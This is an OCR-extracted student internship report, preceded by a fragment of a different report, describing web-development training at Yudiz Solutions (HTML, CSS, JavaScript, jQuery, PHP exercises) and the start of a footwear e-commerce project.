
2.3 Description of internship experience


My 15-day internship at CreArt Solutions, focusing on Python Django, was an enlightening journey. I delved into the intricacies of web development, learning how to create functional and dynamic applications. Collaborating with the talented team allowed me to gain insights into industry practices and problem-solving techniques. I developed a strong grasp of Django's framework, enhancing my coding skills and project management acumen. From designing models and views to handling URLs and templates, the hands-on experience was both challenging and rewarding. The mentorship and guidance provided by the professionals at CreArt Solutions were instrumental in my growth, fostering an environment of continuous learning. This internship solidified my passion for software development and equipped me with practical skills for future endeavors in the field.

Chapter 3
Project Work

In my internship, I developed "NoticeHub" using Django. Admins can add notices, which users can then view, streamlining communication and information sharing within the platform.

Add notice
Subject:
Description:





CreArt Solutions - Web App
Latest Notices

CreArt Solutions - Web App
Latest Notices

Chapter 4
Overall Experience

My 15-day internship at CreArt Solutions, where I worked with Python Django, was an amazing experience. I got to learn a lot about creating websites and applications. The team was really helpful and taught me many things about how things work in the real world. I learned how to use Django to build different parts of websites, like making sure pages show the right information and creating forms for users to interact with. The people at CreArt Solutions were like guides, always there to help me when I had questions. This internship showed me how coding can be used to make cool things online and I'm excited to use what I learned in the future.

Chapter 5
Conclusion

The internship course was a very useful experience. I gained a lot of new knowledge and skills. Related to our study we learned more about coding and developing projects.

Furthermore, we experienced education is important and we have to be aware of industrial aspects and keep learning new technology. This internship program was not one sided, but it was a way of sharing knowledge, ideas and opinions. We learnt how to make our project live and many other things that we were not aware of. At last, this internship gave us insights and motivation to pursue career in right direction by learning new things.

Overall, I found the Web Development internship experience to be positive, and I'm sure I will be able to use the skills I learned in my career later.

INTERNSHIP AT YUDIZ SOLUTIONS PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Rushikumar Bharatbhai Raval

190390107051

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Yudiz Solutions PVT. LTD.** has been carried out by **Rushikumar Bharatbhai Raval** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Shubhangi Chaturvedi

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

yudiz
Solutions Limited

Date: 28th April, 2023

To whom so ever It May Concern

This is to certify that **Mr. Rushi Raval** a student of **Saffrony Institute Of Technology** is working as a Trainee/Intern with our Company for the duration of six months starting from 1st February, 2023 to till date, as a **Web Development Trainee** and working on a project **"Ecommerce Website"**.

His exposure in these areas is very good. During his tenure with us, he ably handled major responsibilities and we found him to be hardworking, creative and very productive.

We have found him to be self-starter who is motivated, duty bound, and a highly committed team player with strong conceptual knowledge.

The company will not provide any type of Source Code outside the premises. We wish him good luck for his future endeavours.

Sincerely,

Kinjal Shah

Functional Manager- HR

YUDIZ SOLUTIONS LIMITED
(formerly, Yudiz Solutions Private Limited)

CIN : U72900GJ2011PLC067088

Regd. Office
13th Floor, Square 2, Iscon-Ambli Road, Ahmedabad - 380054, Gujarat, INDIA

Phone : (+91) 079 29700606
contact@yudiz.com | www.yudiz.com

PMMS Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 08 May 2023 (10:02:22)

This is to certify that, ***Raval Rushikumar Bharatbhai*** (Enrolment Number - 190390107051) working on project entitled with ***Internship At Yudiz Solutions Limited*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Raval Rushikumar Bharatbhai

Name of Guide : Miss. Shubhangi Gunarwal

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Yudiz Solutions Pvt. Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Mr. Kirtan Gajjar** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Rushikumar Bharatbhai Raval	_____

ACKNOWLEDGMENT

It's my proud privilege to release the feelings of my gratitude to several persons who helped me directly or indirectly to conduct this internship.

First, I would like to thank **Yudiz Solutions Pvt. Ltd.** for giving me the opportunity to do an internship within the organization. I express my heartful indebtedness and owe a deep sense of regard to my external mentor **Mr. Kirtan Gajjar,** for their sincere enlightenment and inspiration during his internship. I extend thanks to my faculty guide, **Prof. Shubhangi Chaturvedi**, for their sincere guidance during this Internship.

It's my honor to thank the **Saffrony Institute Of Technology** and **Gujarat Technological University** for providing such kind of opportunity for students to broaden their perception of how the real world works the field of Computer engineering looks like as well organizing the whole internship program and its effort to make sure that the whole internship program to achieve its desired goals.

Abstract

I started my internship at Yudiz Solutions Pvt. Limited on 2nd February 2023. First 2 there was a common training on different technologies Like HTML, CSS, OOPS And JAVASCRIPT. Each day I have a session on different topics on these technologies and I have performed different task based on these sessions and topics. I learn a lot while performing these tasks. Then all trainees are bifurcated into their core technologies. I am bifurcated into PHP department. Then I learn about Jquery and ajax technologies and also I have performed various task using these technologies, one of them was CRUD application. I learn a lots of things while performing these technologies.

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Abbreviations

PHP	Hypertext Preprocessor
HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
JS	Javascript

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Chapter 1. Overview of the Company

Yudiz Solutions is one of the top Mobile Apps Development Companies in India for 11 yrs. Experience & 400+ Developers. Expertise in IOS, Android, web, and Unity game development.

1.1 History

An ISO 9001:2015 certified IT development company, Yudiz is an ideal digital transformation and technology services company for your needs. Right from ideation to execution, we have consistently delivered the competitive edge in the form of robust, fore sighted, and qualitative solutions.

Awarded as the best mobile app development company in Gujarat in 2015 by GESIA, Yudiz continues to offer exceptional all-round IT services that is testimony to our top-notch offerings and commitment to excellence.

1.2 Different Product:

- Dangee Dump
- The MarcketSquawk
- Consulate Brewing Company
- The Arabic Time
- Perfect Selections
- BetandWin
- Easy Logistics
- Foodista
- Shopper’s love
- Phonics Museum

1.3 Different department

- Web Development
- Mobile App Development
- Game Development

- UI/UX Design
- Digital Marketing
- Blockchain Development
- Artificial Intelligence

1.4 Technical Specification & Tools

- Web Development: - PHP, Laravel, .NET, MEAN, MERN, Word Press, Magento, Shopify, Django
- Mobile App: - Kotlin, Flutter
- Game development: - Unity 2D/3D
- UI/UX: - Adobe XD, Sigma

Chapter 2. Introduction to Internship

2.1 Internship Summary

I started my internship at Yudiz Solution Company in that first 2 month there was a common training in that I learnt about HTML, CSS, JAVASCRIPT and OOPs concepts. While learning HTML and CSS we created various user interfaces using HTML and CSS so because of these Practical's improved mine Fronted Skills.

Then I started exploring Javascript Concepts like promise, async/await, functions, arrays, callbacks, string and I performed various tasks using these concepts.

Based on my skills and knowledge I was bifurcated in a PHP technology. Then I explored PHP concepts and jquery with Ajax.

2.2 Purpose

The purpose of this internship is to learn to work in the industrial field. During this internship make a small module for training purposes. And the cash management module will be used in the futureto manage all the transactions.

2.3 Objective

The purpose of the blog post is like users can add posts to the blog and others can read, like, and comment on the posts like Instagram. In cash management system is basically for managing all income and outcomes of the Money.

2.4 Scope

In the future I work with Laravel to create an API for the mobile application backend side.

2.5 Technology & Literature Review

Core PHP: CRUD Operation
Front End: HTML, CSS, Bootstrap, JavaScript
Back End: Ajax , PHP

Tool: VS Code

- **HTML: -** HTML, in a full hypertext mark-up language, a formatting system for displaying material retrieved over the Internet. Each retrieval unit is known as a Web page (from World Wide Web), and such pages frequently contain hypertext links that allow related pages to be retrieved.
- **CSS: -** Cascading Style Sheets (CSS) is a style sheet language used to describe the presentation of document written in HTML or XML (including XML dialects such as SVG, MathML or XHTML). CSS describes how elements should be rendered on screen, on paper, in speech, or on other media.
- **Bootstrap: -** Bootstrap is a potent front-end framework used to create modern websites and web apps. It's open-source and free to use, yet features numerous HTML and CSS templates for UI interface elements such as buttons and forms. Bootstrap also supports JavaScript extensions.
- **PHP: -** PHP (Hypertext Preprocessor) is the most widely used open-source and general- purpose server-side scripting language used mainly in web development to create dynamic websites and applications.
- **MySQL: -** MySQL is a database management system. It may be anything from a simple shopping list to a picture gallery or the vast amounts of information in a corporate network. To add, access, and process data stored in a computer database, you need a database management system such as MySQL Server.
- **XAMPP: -**XAMPP A special tool is provided to password-protect the most important parts of the package. XAMPP also provides support for creating and manipulating databases in Maria DB and SQLite among others.

2.6 Internship Planning

Table 2.6.1 Planning

Sr No.	Task Name	Start date	End Date
1	OOPs concept	03-02-2023	10-02-2023
2	HTML/CSS	11-02-2023	20-02-2023
3	Logical Programming	21-02-2023	28-02-2023
3	Javascript	01-03-2023	31-03-2023
4	Jquery	01-04-2023	05-04-2023
5	Ajax	06-04-2023	12-04-2023
6	PHP	13-04-2023	01-05-2023

Table 2.6.2 Internship Effort &Time

Sr.No	Title	Starting Date	Ending Date	Hrs
1	Week-1	02-02-2023	05-02-2023	32
2	Week-2	06-02-2023	12-02-2023	40
3	Week-3	13-02-2023	19-02-2023	40
4	Week-4	20-02-2023	26-02-2023	40
5	Week-5	27-02-2023	05-03-2023	40
6	Week-6	06-03-2023	12-03-2023	40
7	Week-7	13-03-2022	19-03-2023	40
8	Week-8	20-03-2023	26-03-2023	40
9	Week-9	27-03-2022	02-04-2023	40
10	Week-10	03-04-2023	09-04-2023	40
11	Week-11	10-04-2023	16-04-2023	40
12	Week-12	17-04-2023	23-04-2023	40

2.8 Roles & Responsibility

- Communicate with your team leader and project manager
- Understand the what actually client want
- Make the flow of work what things done first.

Chapter 3. OOPs Concepts

TASK: Employee management system: Create a class for employees, with properties such as name, salary, and job title. Then create subclasses for different types of employees (e.g. manager, engineer, and salesperson) that inherit the properties of the employee class and add their own specific properties.

Figure 3.1 Employee management System

Online shopping cart: Create a class for products, with properties such as name, price, and quantity. Then create a shopping cart class that uses encapsulation to store the products and provides methods for adding, removing, and viewing the products in the cart.

Figure 3.2 Online Shopping cart

Chapter 4. HTML/CSS

User Registration Form with the use of html and css concepts. And user can also fill the value in input box

Figure 4.1. User REGISTRATION FORM

Arrange boxes using flex box using figma to review the properties

Figure 4.2 Arrange boxes using flex box

Chapter 5. Logical Programming

I had created Pattern using java this question use to build a logical build in coding.

Figure 5.1Pattern

Chapter 6: Javascript

6.1 Callback

Write a function that takes two numbers and a callback function which perform addition as arguments, and returns the result of applying the callback function to the two numbers.




Figure 6.1 Callback example 1

Write a function that takes an array and a callback function to check even number as arguments, and returns a new array with only the elements of the original array that satisfy the callback function.




Figure 6.2 Callback Example 2

6.2 Promise

Create your own Promise which perform resolve or reject function.

Figure 6.3 Promise example 1

Create a demo with promises which involves chaining of promises




Figure 6.4 Promise example 2

6.3 Object Properties

Create an object called counter with a count property set to 0 and two methods: increment and decrement. In each method, use this keyword to access the count property and modify it. Add an event listener to the window object for the key down event. In the event listener, check if the key pressed is the up arrow or the down arrow. If it is the up arrow, call the increment method on the counter object. If it is the down arrow, call the decrement method on the counter object. Log the current value of the count property to the console after each method call.

Figure 6.5 Object Properties

6.4 Normal Function & Arrow Function

Figure 6.6 Normal vs. Arrow Function

6.5 Classes




Figure 6.7 Classes example 1

6.6 Regular expression

To make a Regular expression to Mobile number which is contains only 10 digits if not then gives errors

Figure 6.8 Regular Expression

Implement Product inventory System which contains Add product, update product, delete product, and get all product.




Figure 6.9 Product inventory System

Chapter 7: Jquery

Seven Layer Problem (ex: if user click third number box then its parent and children box color have change)




Figure 7.1 Boxes insight boxes

Chapter 8: Project Footwear Shop (Ecommerce Site)

8.1 Introduction

- The primary goal of an e-commerce site is to sell goods and services online. This project deals with developing an e-commerce website for Online Footwear Shop.
- It provides the user with a different Footwear available for purchase in the Shop. In order to facility online purchase a shopping cart is provided to the user.
- A user visiting the website can see a wide range of Shoes arranged in respective categories. The user may select desired Shoes and view its price. The user may even search for specific Shoes on the website.

8.1.1 Features of Project

- User can search details of the Shipment, order, Shopping Cart, Product.
- Shoe shop management system is on online application, from which user can easily manage Order details, Payments details, Customer details.
- Admin can track all the information of Order, Shipment, and Payment etc.
- Admin can edit, add, delete and update the records of Customer, Shopping cart, Product.
- Manage the information about of Payment , Shopping cart , Order

Modules of Project

8.2 Admin Module

- If the Administrator wants to add or change a Product category then he can insert or change a Product category using his administration rights and the category table will be updated in the database.

8.2.1 Admin Login Page

